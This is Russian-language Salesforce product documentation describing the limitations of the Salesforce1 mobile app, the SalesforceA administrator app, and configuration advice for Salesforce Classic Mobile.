## Отчеты и панели мониторинга в приложении Salesforce1: ограничения и отличия от полной версии Salesforce

### Отчеты

| Функция                       | Примечания к доступности Salesforce1  |
|-------------------------------|---|
| Количество отображаемых строк | В отчетах отображается максимум 2000 строк аналогично полной версии Salesforce.                 |
| Группировки                   | Группировки, используемые просматриваемым отчетом, отображаются в виде столбцов в конце отчета. |

| Функция            | Примечания к доступности Salesforce1   |
|--------------------|--|
| Форматы отчетов    | Приложение Salesforce1 поддерживает сводные, матричные и табличные отчеты, но матричные и сводные отчеты отображаются в табличном формате. Составные отчеты недоступны.  |
| Условное выделение | В Salesforce1 нельзя просматривать отчеты, использующие условное выделение.  |
| Фильтры            | При открытии на вкладке «Отчеты» отчет не фильтруется. Однако, если коснуться компонента панели мониторинга, чтобы открыть отчет об источнике (если отчет является сводкой матричных отчетов), можно отфильтровать записи, нажимая на значения в таблице. Табличные или составные отчеты не фильтруются. |

#### Другие примечания об использовании отчетов в Salesforce1

- Отчеты, содержащие более трех полей типа «Кнопка-флажок», не поддерживают детализацию.
- При просмотре в Salesforce1 отчета, содержащего более 16 полей сводного резюмирования, возникает сообщение об ошибке.
- В Salesforce1 отчеты не отображаются через URL-адреса, использующие значения динамических параметров. Если изменить URL-адрес таким образом, чтобы параметры передавались в отчеты, в Salesforce1 будет отображаться пустой экран (запись отчета без возвращенных результатов).

#### Панели мониторинга

| Функция                           | Примечания к доступности Salesforce1   |
|-----------------------------------|--|
| Редактирование панели мониторинга | Salesforce1 не позволяет редактировать панели мониторинга. Панели мониторинга доступны только для чтения.  |
| Обновление панели мониторинга     | Помимо повторного выполнения всех отчетов на панели мониторинга, которое может занять некоторое время, система позволяет быстро обновлять панель мониторинга для отображения данных, полученных при последнем выполнении.  |
| Просмотреть как                   | Подобно полной версии системы Salesforce, приложение Salesforce1 позволяет выполнять панели мониторинга только от имени пользователя из иерархии ролей. Тем не менее, при использовании приложения Salesforce1 разрешается выбирать любого пользователя организации. При выборе пользователя вне иерархии ролей отображается ошибка. |

| Функция                                       | Примечания к доступности Salesforce1  |
|---|---|
| Макет панели мониторинга Lightning Experience | Панели мониторинга Lightning Experience, у которых больше трех столбцов, отображаются на телефонах или планшетах в трехстолбцовом макете. |

### Другие примечания об использовании панелей мониторинга в Salesforce1

Иногда данные, отображаемые компонентом панели мониторинга, могут не синхронизироваться с данными отчета, отображаемого на той же странице. Ниже перечислены действия, выполняемые при несоответствии данных компонента панели мониторинга отображаемому отчету.

- Панель мониторинга обновляется от имени настроенного или выполняющего пользователя, тогда как отчет всегда выполняется от имени текущего пользователя.
- Отчет был обновлен позже панели мониторинга. Отчет обновляется при каждом просмотре (если вы не работаете автономно). Однако компонент панели мониторинга обновляется только при обновлении связанной панели мониторинга.

Подобное временное несоответствие может также встречаться при использовании полной версии системы, где отчеты и диаграммы панели мониторинга отображаются на отдельных страницах. При использовании приложения Salesforce1 отчеты и диаграммы панели мониторинга отображаются на одной странице.

### Диаграммы

#### Другие примечания об использовании диаграмм в Salesforce1

- Если пользователь не активировал параметр **«Включить расширенные диаграммы в Salesforce1»**, вместо новых диаграмм Lightning Experience будут отображаться устаревшие диаграммы Salesforce Classic. После включения параметра **«Включить расширенные диаграммы в Salesforce1»** для всех пользователей отобразятся расширенные диаграммы, независимо от переключения на Lightning Experience на полном веб-сайте Salesforce.
- Расширенные диаграммы работают по аналогии с диаграммами Lightning Experience, но с некоторыми ограничениями.
  - Конические, точечные и табличные диаграммы не поддерживаются и отображаются в форме горизонтальных диаграмм. Линейные диаграммы с накоплением не поддерживаются и отображаются в форме линейных диаграмм.
  - В расширенных диаграммах отображаются только 100 первых групп в порядке сортировки по умолчанию.
  - Публикация расширенных диаграмм в Chatter не поддерживается.
  - При открытии Salesforce1 панели мониторинга не сохраняются автоматически на ваше устройство для просмотра офлайн. Однако при просмотре панели мониторинга она сохраняется в кэше устройства, поэтому позже ее можно просмотреть в автономном режиме.
- Диаграммы отчета недоступны.

### Chatter в приложении Salesforce1: ограничения и отличия от полной версии Salesforce

Ниже перечислены действия, недоступные при использовании Chatter в мобильном приложении Salesforce1.

#### Ленты

- Отправка или просмотр сообщений Chatter.
- Просмотр статистики по действиям Chatter или статуса влияния в Chatter.

- Публикация общедоступных сообщений.
- Добавление или просмотр избранного Chatter.
- Фильтрация записей.
- Поиск по лентам профилей и записей.
- Приглашение сотрудников в Chatter.
- Использование смайликов (комбинации символов, наполняющие сообщения эмоциями, например, улыбка).
- Редактирование сообщений или комментариев ленты (но пользователи могут просматривать элементы ленты, отредактированные в полной версии системы).

#### **Темы** (только мобильное веб-приложение Salesforce1)

- Просмотр самых обсуждаемых тем.
- Редактирование сведений о теме (имя и описание).
- Присвоение тегов избранным темам.
- Одновременный просмотр большого списка тем, помеченных тегами (чтобы просмотреть все темы, коснитесь пункта «Больше»).
- Назначение тем записям.
- Просмотр записей, назначенных теме.
- Просмотр данных связанных списков: «Связанные темы», «Связанные группы», «Знаки тем» и «Недавние файлы».
- Просмотр тем для автозаполнения при поиске.
- Удаление тем.

#### **Люди и профили**

- Редактирование сведений профиля в загружаемом приложении Salesforce1 для устройств iOS.
- Загрузка фотографии для профиля посредством безопасного мобильного обозревателя Good Access™.
- Использование настраиваемых профилей.

#### **Группы**

- Приглашение клиентов в личные группы, поддерживающие клиентский доступ.
- Добавьте записи в группы Chatter с клиентами, использующими действие публикации «Добавить запись».
- Отмена запросов на присоединение к личным группам.
- Изменение сообщений электронной почты и настроек внутрипрограммных уведомлений для групп сообществ.
- Выполнение следующих действий менеджера и ответственного за группу:
  - Удалите файлы из списка файлов группы.
  - Загрузка фотографий для группы из загружаемых приложений Salesforce1.

#### **Chatter Messenger**

- Общение с людьми.
- Просмотр журнала чата.

#### **Файлы**

- Просмотр типов файлов, кроме: .doc, .docx, .pdf, .ppt, .pptx, .xls, .xlsx, а также все графические файлы, включая форматы .gif, .jpg и .png.
- Доступ к приложению Salesforce Files посредством меню навигации приложения Salesforce1 (только для пользователей массового портала).

- Загрузка файлов посредством безопасного мобильного обозревателя Good Access.

## Вопросы Chatter в приложении Salesforce1: ограничения и отличия от полной версии Salesforce

- Чтобы открыть раскрывающееся меню действий для вопроса, коснитесь нужного вопроса.
- Похожие вопросы и статьи базы знаний не отображаются при публикации вопросов.
- Выбор лучших ответов не поддерживается.

## Сообщества Salesforce в приложении Salesforce1: ограничения и отличия от полной версии Salesforce

Сообщества Salesforce в приложении Salesforce1 аналогичны полной версии системы. Ниже перечислены некоторые различия.

- Меню навигации приложения Salesforce1 в сообществе отличаются от меню навигации во внутренней организации.
  - Меню навигации отображает только вкладки, добавленные администратором в данное сообщество посредством параметра администрирования сообщества «Вкладки и страницы».
  - Вкладка Chatter в приложении Salesforce1 отображает три пункта меню. Если сообщество поддерживает вкладку Chatter, то меню навигации содержит элементы «Ленты», «Люди» и «Группы».
  - События и элементы Today не поддерживаются в сообществах при доступе через Salesforce1 и не отображаются в меню навигации.
  - Задачи доступны только пользователям с полномочием «Редактирование задач».
  - Статьи Salesforce Knowledge не поддерживаются в сообществах при доступе через Salesforce1 и не отображаются в меню навигации.
- Лента «Вся компания» не поддерживается.
- Фирменный стиль Site.com не поддерживается.
- Приложение Salesforce1 не поддерживает страницу «Управление сообществом».
- Участники сообщества не могут отмечать личные сообщения как недопустимые.
- Приложение Salesforce1 не поддерживает функцию «Репутация». Тем не менее, если данная функция поддерживается полной версией системы, то пользователи могут накапливать очки при использовании приложения Salesforce1. Например, если менеджер сообщества настраивает систему очков и определяет значения очков за создание и комментирование сообщения, то пользователи сообщества могут зарабатывать очки при создании каждого сообщения и комментария в приложении Salesforce1. Пользователи могут просматривать свои очки только в полной версии системы.
- Поиск охватывает сообщество и возвращает элементы только из текущего сообщества. Единственным исключением являются записи, используемые разными сообществами.
- Внешние пользователи на основе ролей могут утверждать и отклонять запросы на утверждение посредством связанного списка записей «Журнал утверждений», но не могут отправлять запросы на утверждение.
- Список уведомлений пользователя содержит уведомления от всех сообществ с его участием. Имя сообщества, являющегося источником уведомления, отображается после временной отметки.
- Ссылка справки не отображается внешним пользователям, имеющим доступ к сообществам.
- В мобильном веб-приложении Salesforce1 фотографии внешних пользователей не содержат никаких указаний, что пользователь внешний. В полной версии Salesforce и в загружаемом приложении Salesforce1 левый верхний угол фотографии внешнего пользователя окрашен в оранжевый цвет.



- В мобильном веб-приложении Salesforce1 в списке «Люди» рядом с именем каждого пользователя отображается фотография по умолчанию (☺). Нажмите пользователя, чтобы перейти на страницу его профиля и просмотреть загруженную фотографию. В загружаемом приложении Salesforce1 фотографии отображаются рядом с именами пользователей в списке «Люди».
- Способ предоставления доступа к сообществам посредством приложения Salesforce1 определяется шаблоном сообщества и лицензиями пользователей. Дополнительную информацию см. в разделе «Доступ к сообществам посредством приложения Salesforce1» справки Salesforce.
- Salesforce Knowledge не поддерживается сообществами в мобильном веб-приложении Salesforce1 и загружаемых приложениях Salesforce1 для платформ iOS и Android.
- Участники групп в сообществах не могут редактировать свои адреса электронной почты и настройки внутрипрограммных уведомлений Salesforce1. В качестве временного решения пользователи могут настроить параметры групповых уведомлений по электронной почте для пункта «**Каждое сообщение**» в сообществе в полной версии системы. Таким образом можно автоматически включить уведомления по электронной почте и внутрипрограммные уведомления в Salesforce1 для группы.

### Утверждения в приложении Salesforce1: ограничения и отличия от полной версии Salesforce

Ниже перечислены действия над утверждениями, которые не поддерживаются мобильным приложением Salesforce1.

- Отзыв запросов на утверждение.
- Переназначение запросов на утверждение.
- Выбор вручную следующего ответственного за утверждение. При обработке запросов на утверждение, требующих данного выбора, ответственный за утверждение должен выполнить вход в полную версию системы Salesforce.

Кроме того:

- Связанный список «Журнал утверждений» не отображает комментарии.
- Уведомления Salesforce1 для запросов на утверждение не отправляются очередям. Рекомендуем добавить отдельных пользователей в качестве назначенных ответственных за утверждение для каждого этапа утверждения, использующего очередь. В этом случае получение уведомлений о запросах на утверждение в мобильном приложении будет доступно хотя бы данным пользователям. Чтобы назначить ответственность за утверждение очередям и отдельным пользователям, установите флажок «**Автоматически назначать ответственным за утверждение**» вместо флажка «**Автоматически назначать очереди**» в этапе утверждения.
- Уведомления Salesforce1 для запросов на утверждение отправляются только пользователям, которым доступна утверждаемая запись. Назначенные ответственные за утверждение, которые не имеют доступа к записи, могут получать электронные уведомления об утверждении, но обрабатывать запросы на утверждение только после предоставления доступа к записи.
- При использовании утверждений в сообществах внешние пользователи на основе ролей могут просматривать и выполнять действия посредством связанного списка «Журнал утверждений», но не могут отправлять запросы на утверждение.

### Уведомления Salesforce1: ограничения

- Приложение отображает список уведомлений, который содержит последние 20 уведомлений, полученных за последние 90 дней.
- По умолчанию всплывающие уведомления отображают минимум сведений; данный алгоритм позволяет исключить распространение конфиденциальных данных посредством сторонней службы. Чтобы включить полное содержимое во всплывающие уведомления (например, публикацию или комментарий, имя группы Chatter или описание задачи),



в меню «Настройка» полной версии программы введите «Уведомления Salesforce1» в поле «Быстрый поиск», затем выберите «Уведомления Salesforce1». Далее выберите «Включить полное содержимое во всплывающих уведомлениях» и примите условия от имени вашей компании.

- Мобильное веб-приложение Salesforce1 использует интерфейс Streaming API. [Ограничения для Streaming API](#) применяются к внутрипрограммным уведомлениям мобильного веб-приложения.
- При отправке записи на утверждение в Salesforce вы можете добавить комментарии. Эти комментарии попадают на страницу подробных сведений на этапе проверки в Salesforce. В Salesforce1 нельзя просматривать комментарии во время просмотра подробных сведений об утверждении.

## Безопасность в Salesforce1: ограничения и отличия от полной версии Salesforce

Когда пользователь, у которого нет полномочия «Просмотр зашифрованных данных», клонирует запись, в зашифрованных записях отображаются скрытые данные.

## Настройки Salesforce в приложении Salesforce1: ограничения и отличия от полной версии Salesforce

### Настраиваемые начальные страницы

- В отличие от полной версии системы Salesforce, приложение Salesforce1 не поддерживает переадресацию входа на приложения Salesforce или настраиваемые вкладки «Начальная страница». Чтобы сохранить данную переадресацию для пользователей, выполняющих вход в систему Salesforce посредством мобильного обозревателя, выключите мобильное веб-приложение Salesforce1. Данное действие может быть выполнено для отдельного пользователя или всей организации.

### Настраиваемые действия и кнопки

- Приложение Salesforce1 не поддерживает настраиваемые кнопки, добавляемые в раздел «Кнопки» макета страницы и использующие *URL-адрес* или страницу *Visualforce* в качестве источника содержимого. Помните, что страницы Visualforce могут использоваться в приложении Salesforce1 только после включения их поддержки.

Настраиваемые ссылки, настраиваемые кнопки, добавленные в списковые представления, и настраиваемые кнопки, определяющие источник содержимого как «*OnClick JavaScript*», не поддерживаются в приложении Salesforce1.

- Размер настраиваемых изображений, используемых для значков действий, не должен превышать 1 Мб.

### Страницы Visualforce

- Стандартные вкладки, вкладки настраиваемых объектов и списковые представления, переопределенные страницей Visualforce, не поддерживаются приложением Salesforce1. Данная страница Visualforce отображается пользователям полной версии системы, тогда как пользователям приложения Salesforce1 будет отображаться стандартная страница Salesforce1 для объекта. Данное ограничение позволяет использовать объекты в приложении Salesforce1.
- Встроенные страницы Visualforce (страницы, добавленные в макет страницы), содержащие компонент `<apex:enhancedList>`, могут препятствовать корректной работе приложения Salesforce1 на устройствах iOS.
- Если ширина страницы Visualforce, просматриваемой на устройстве Android, превышает ширину окна просмотра, то горизонтальная прокрутка не поддерживается. Рекомендуем уменьшить ширину страницы.

### Страницы Lightning

- Страница Lightning позволяет добавлять не более 25 компонентов.

### Программные настройки

- Данные программные настройки пользовательского интерфейса не поддерживаются: веб-вкладки и элементы S-Control.

## SalesforceA

Данное приложение позволяет управлять пользователями и просматривать сведения для организаций Salesforce посредством мобильного устройства.


SalesforceA — это мобильное приложение для администраторов Salesforce. При отсутствии на рабочем месте администратор может использовать телефон или планшетный компьютер для выполнения важных задач администрирования (например, восстановление паролей, заморозка пользователей, назначение наборов полномочий и просмотр текущего статуса системы).

Приложение SalesforceA предоставляется бесплатно. Чтобы загрузить приложение, воспользуйтесь интернет-магазином Google Play Store для телефонов и планшетных компьютеров Android или Apple App Store для устройств Apple iPhone, iPod Touch и iPad.

### Общие сведения об организации

Страница общих сведений содержит указанные ниже данные.

- Количество замороженных и заблокированных пользователей
- Android: Время следующего планового обслуживания
- iOS: Статус доверия



Для пользователей Android: значок навигации отображается в верхнем левом углу. Чтобы открыть меню навигации, коснитесь данного значка.

Для пользователей iOS: навигация осуществляется на панели действий в нижней части экрана.

### Управление пользователями

Чтобы просмотреть список пользователей или найти нужного пользователя, коснитесь «**Пользователи**» в меню навигации. Чтобы выполнить указанные ниже действия, коснитесь нужного имени.

- Просмотр или редактирование сведений о пользователе
- Заморозка, деактивация или повторная активация пользователя
- Восстановление пароля пользователя
- Назначение наборов полномочий

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования приложения SalesforceA:

- «Управление пользователями»




Чтобы просмотреть указанные ниже данные, откройте страницу связанных сведений.

- Текущие наборы полномочий пользователя
- Журнал входов пользователя

#### **Дополнительные сведения**

Для пользователей Android: меню навигации обеспечивает быстрый доступ к указанным ниже данным.

- Сообщество успеха Salesforce
- Примечания к выпуску Salesforce
- Статус системы



Для пользователей iOS страницы с ресурсами обеспечивают быстрый доступ к указанным ниже данным.

- Новости и события администратора
- Trailhead
- Доверие Salesforce
- Ответы Salesforce
- Примечания к выпуску Salesforce

СМ. ТАКЖЕ:

[Выполнение входа в приложение SalesforceA](#)

[Выполнение входа в несколько организаций посредством приложения SalesforceA](#)

## Выполнение входа в приложение SalesforceA


Выполните вход в мобильное приложение SalesforceA для выполнения важных задач администрирования для организации Salesforce.

Администратор Salesforce может использовать приложение SalesforceA для выполнения входа в производственную организацию (по умолчанию), безопасную среду или настраиваемый узел. Выбор нужной среды или узла выполняется посредством меню узлов.

- Для пользователей iOS: откройте меню узлов посредством значка шестеренки в верхнем правом углу страницы входа.
- Для пользователей Android: откройте меню узлов посредством кнопки меню устройства.

При необходимости введите секретный код. Чтобы изменить данный параметр безопасности, последовательно выберите пункты **«Настройка» «Связанные приложения»** в настольном веб-приложении Salesforce и щелкните запись **«SalesforceA»**.

После входа отображается страница общих сведений.



СМ. ТАКЖЕ:

[SalesforceA](#)

[Выполнение входа в несколько организаций посредством приложения SalesforceA](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования приложения SalesforceA:

- «Управление пользователями»

## Выполнение входа в несколько организаций посредством приложения SalesforceA


Рекомендуем использовать приложение SalesforceA на мобильном устройстве для входа в несколько администрируемых организаций Salesforce. После выполнения входа приложение позволяет свободно переключаться между организациями.

1. Чтобы открыть меню, коснитесь значка навигации. Для пользователей iOS: нажмите кнопку **«Подробнее»**.
2. Коснитесь стрелки вниз напротив собственного имени пользователя. Данное действие инициирует отображение списка учетных записей.
3. Коснитесь **«+ Добавить организацию»**. Чтобы выбрать безопасную среду или настраиваемый узел, коснитесь значка шестеренки в верхнем правом углу (для пользователей iOS) или кнопки меню устройства (для пользователей Android) и выберите нужный узел.
4. Выберите ранее сохраненное имя пользователя или коснитесь **«Вход посредством другого имени пользователя»** для добавления учетной записи.

Ниже перечислены действия, доступные в списке учетных записей.

- Переключение между организациями
- Просмотр типа каждой организации (производственная или безопасная)
- Просмотр версии каждой организации

Чтобы открыть меню навигации, коснитесь стрелки вверх. Для пользователей iOS: нажмите кнопку **«Подробнее»**.



СМ. ТАКЖЕ:

[SalesforceA](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования приложения SalesforceA:

- «Управление пользователями»

## Salesforce Classic

### Общие сведения о приложении **Salesforce Classic Mobile** для администраторов

Приложение Salesforce Classic Mobile предоставляет участникам рабочих групп удаленный доступ к последним данным Salesforce на мобильных устройствах Android™, BlackBerry® и iPhone®. Приложение Salesforce Classic Mobile обменивается данными с системой Salesforce по мобильным или беспроводным сетям и хранит локальную копию данных пользователя в собственной базе данных на мобильном устройстве. Пользователи могут редактировать локальные копии записей Salesforce в автономном режиме и отправлять внесенные изменения в систему Salesforce после восстановления подключения. Кроме того, приложение поддерживает оперативную загрузку ключевых сведений прямо в систему Salesforce или приложения Force.com AppExchange по итогам важного вызова, встречи или сообщения эл. почты.

Полная версия приложения Salesforce Classic Mobile доступна только при наличии лицензии Salesforce Classic Mobile. При использовании версии Unlimited Edition, Performance Edition или Developer Edition компания Salesforce предоставляет одну мобильную лицензию для каждой лицензии Salesforce. При использовании версии Professional Edition или Enterprise Edition мобильные лицензии приобретаются за дополнительную плату.

Любой пользователь Salesforce без мобильной лицензии может загрузить бесплатную неполную версию приложения Salesforce Classic Mobile. Бесплатная версия:

- Поддерживает меньше стандартных объектов
- Не поддерживает настраиваемые объекты
- Не позволяет администраторам настраивать или создавать мобильные конфигурации
- Недоступна пользователям партнерского портала

 **Прим.:** Приложения для устройств Android, BlackBerry и iPhone доступны на английском, японском, французском, немецком и испанском языках. Чтобы включить приложение Salesforce Classic Mobile в организации, обратитесь в компанию Salesforce.

СМ. ТАКЖЕ:

[Настройка приложения Salesforce Classic Mobile](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Бесплатная версия доступна в версиях: **все** версии, кроме **Database.com Edition**.

Полная версия доступна в версиях: **Performance Edition, Unlimited Edition** и **Developer Edition**.

Доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition**.

## Общие сведения о стандартной конфигурации Salesforce Classic Mobile

Мобильные конфигурации для приложения Salesforce Classic Mobile — это наборы параметров, которые определяют данные, передаваемые системой Salesforce на мобильные устройства пользователей, а также пользователей, которые будут получать эти данные. Стандартная мобильная конфигурация доступна организациям Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition. Администраторы не могут просматривать или редактировать стандартную мобильную конфигурацию.

Стандартная мобильная конфигурация автоматически назначается пользователям при активации учетной записи Salesforce на поддерживаемых мобильных устройствах посредством приложения Salesforce Classic Mobile.

Стандартная мобильная конфигурация:

- позволяет пользователям с назначенной мобильной лицензией устанавливать и активировать приложение Salesforce Classic Mobile;
- позволяет пользователям без назначенной мобильной лицензии устанавливать и активировать бесплатную версию приложения Salesforce Classic Mobile.

Чтобы запретить пользователям активацию приложения Salesforce Classic Mobile, рекомендуем [отключить поддержку Salesforce Classic Mobile](#).

Ниже перечислены объекты, поддерживаемые стандартной мобильной конфигурацией.

- Организации
- Активы
- Обращения
- Контакты
- Панели мониторинга
- События
- Интересы
- Возможности
- Отчеты
- Решения
- Задачи

### Прим.:

- Стандартная конфигурация поддерживает лишь некоторые объекты, доступные в приложении Salesforce Classic Mobile.
- Приложение Salesforce Classic Mobile не поддерживает вкладку «Активы», но позволяет просматривать активы организаций, обращений и контактов в виде связанного списка.

Стандартная конфигурация автоматически синхронизирует записи Salesforce, недавно просмотренные пользователями в приложении Salesforce Classic Mobile. Пользователи могут искать записи, которые не синхронизируются автоматически; запись, загруженная пользователем, добавляется в набор данных. Помимо недавно просмотренных записей, стандартная конфигурация синхронизирует действия, закрытые за последние пять дней, и открытые действия, которые должны быть закрыты в течение следующих 30 дней.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Бесплатная версия доступна  
в версиях: **все** версии, кроме  
**Database.com Edition**.

Полная версия доступна в  
версиях: **Performance  
Edition, Unlimited Edition** и  
**Developer Edition**.

Доступно за  
дополнительную плату в  
версиях: **Professional  
Edition** и **Enterprise Edition**.



## Советы и рекомендации по внедрению приложения Salesforce Classic Mobile

Данный раздел содержит советы и рекомендации по настройке приложения Salesforce Classic Mobile.

### Создание минимальных наборов данных

- Рекомендуем использовать в мобильных конфигурациях минимальные наборы данных. Минимальные наборы данных позволяют значительно повысить производительность приложения Salesforce Classic Mobile и упростить процесс его использования. Несмотря на все преимущества активной доставки большого объема данных, записи, являющиеся важными для ежедневной работы пользователей, могут легко затеряться среди других данных, доступных на мобильных устройствах. Небольшие наборы данных оказываются более эффективными, так как приложение Salesforce Classic Mobile синхронизируется с системой Salesforce каждые 20 минут, благодаря чему текущие данные постоянно пополняются новыми и обновленными записями. Кроме того, пользователи могут самостоятельно искать записи, которые не были автоматически синхронизированы с мобильными устройствами.
 

Чтобы создать небольшой набор данных, выполните указанные ниже действия.

  - Добавьте объекты в дерево набора данных. Например, чтобы создать набор данных, содержащий только контакты, связанные с мобильными организациями, взамен всех контактов пользователя, рекомендуем добавить контакты в качестве дочернего объекта для объекта «Организации».
  - Рекомендуем задавать значение «Все записи» фильтру ответственности за записи только при использовании модели общего доступа «Личный». Скорее всего, пользователям мобильных устройств не требуется доступ ко всем записям объекта. Например, рекомендуем добавить в набор данных только собственные возможности или возможности, принадлежащие рабочей группе со своим участием, взамен всех возможностей.
  - Воспользуйтесь фильтрами, синхронизирующими наиболее важные записи. Например, набор данных, содержащий только собственные возможности, может быть дополнительно отфильтрован по возможностям, которые должны быть закрыты в текущем месяце.
  - Чтобы предотвратить неконтролируемое увеличение размера набора данных, укажите максимальное количество записей. Как правило, один набор данных должен содержать не более 2 500 записей.
- Чтобы создать минимальный набор данных, рекомендуем также [назначить мобильность списку недавних элементов Salesforce](#), добавить наборы данных и задать фильтрам ответственности за записи значение «Нет (только поиск)». Набор данных пользователя пополняется недавно просмотренными записями Salesforce, которые синхронизируют дополнительные данные на основе иерархии наборов данных. Например, создайте набор данных, содержащий объект «Организации» на корневом уровне, и добавьте объекты «Контакты», «Задачи» и «События» в качестве дочерних наборов данных. Таким образом, при синхронизации организации из списка недавних элементов Salesforce приложение Salesforce Classic Mobile будет также синхронизировать контакты, задачи и события, связанные с данной организацией.
- Если поля, которые должны использоваться в качестве фильтров для наборов данных или мобильных представлений, не известны, рекомендуем использовать поле «Дата последнего действия». Например, настройте фильтр, синхронизирующий контакты с действиями, зарегистрированными на текущей неделе или в текущем месяце. В отличие от поля «Дата последнего изменения», отображающего время изменения основной записи, поле «Дата

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Бесплатная версия доступна в версиях: **все** версии, кроме **Database.com Edition**.

Полная версия доступна в версиях: **Performance Edition, Unlimited Edition** и **Developer Edition**.

Доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра конфигураций Salesforce Classic Mobile:

- «Просмотр настройки и конфигурации»

Для создания, изменения или удаления конфигураций Salesforce Classic Mobile:

- «Управление мобильными конфигурациями»

последнего действия», отображающее время регистрации связанных задач и событий, является более эффективным при определении актуальных записей.

## Назначение мобильности нужным записям

- Прежде чем назначить мобильность настраиваемому объекту, убедитесь, что функции объекта поддерживаются приложением Salesforce Classic Mobile. Приложение Salesforce Classic Mobile не поддерживает элементы 5-Control, гибридное содержимое, поля слияния, поля изображения и настраиваемые ссылки.
- Чтобы создать соответствующий набор действий, назначьте мобильность объектам «Задачи» и «События» на корневом уровне иерархии наборов данных и добавьте их ниже родительских объектов (например, контакты, организации и возможности). Добавление задач и событий на разные уровни позволяет пользователям просматривать личные действия и действия, связанные с записями, на мобильных устройствах. Рекомендуем избегать назначения мобильности всему журналу действий или большому количеству чужих задач и событий. Как правило, количество задач и событий, используемых в организации, превышает количество записей любого другого типа, поэтому большое количество действий может стать причиной резкого увеличения размера наборов данных.
- Чтобы разрешить торговым представителям, работающим вне офиса, доступ к подробному инвентарному списку, добавьте объект «Продукты» на корневой уровень иерархии наборов данных. Размещение объекта «Продукты возможности» ниже объекта «Возможности» не инициирует назначение мобильности всем продуктам.
- Чтобы разрешить пользователям переназначение задач или изменение ответственных за записи, назначьте мобильность объекту «Пользователь», позволяющему просматривать имена других пользователей на мобильных устройствах. Рекомендуем избегать назначения мобильности всем записям пользователя; взамен, настройте фильтры на основе роли или профиля.
- Убедитесь, что пользователи, назначенные мобильной конфигурации, имеют доступ ко всем полям, используемым в критериях фильтрации конфигурации. Если поле, используемое в критериях фильтрации набора данных, недоступно, то приложение Salesforce Classic Mobile не синхронизирует записи для текущего или дочерних наборов данных.
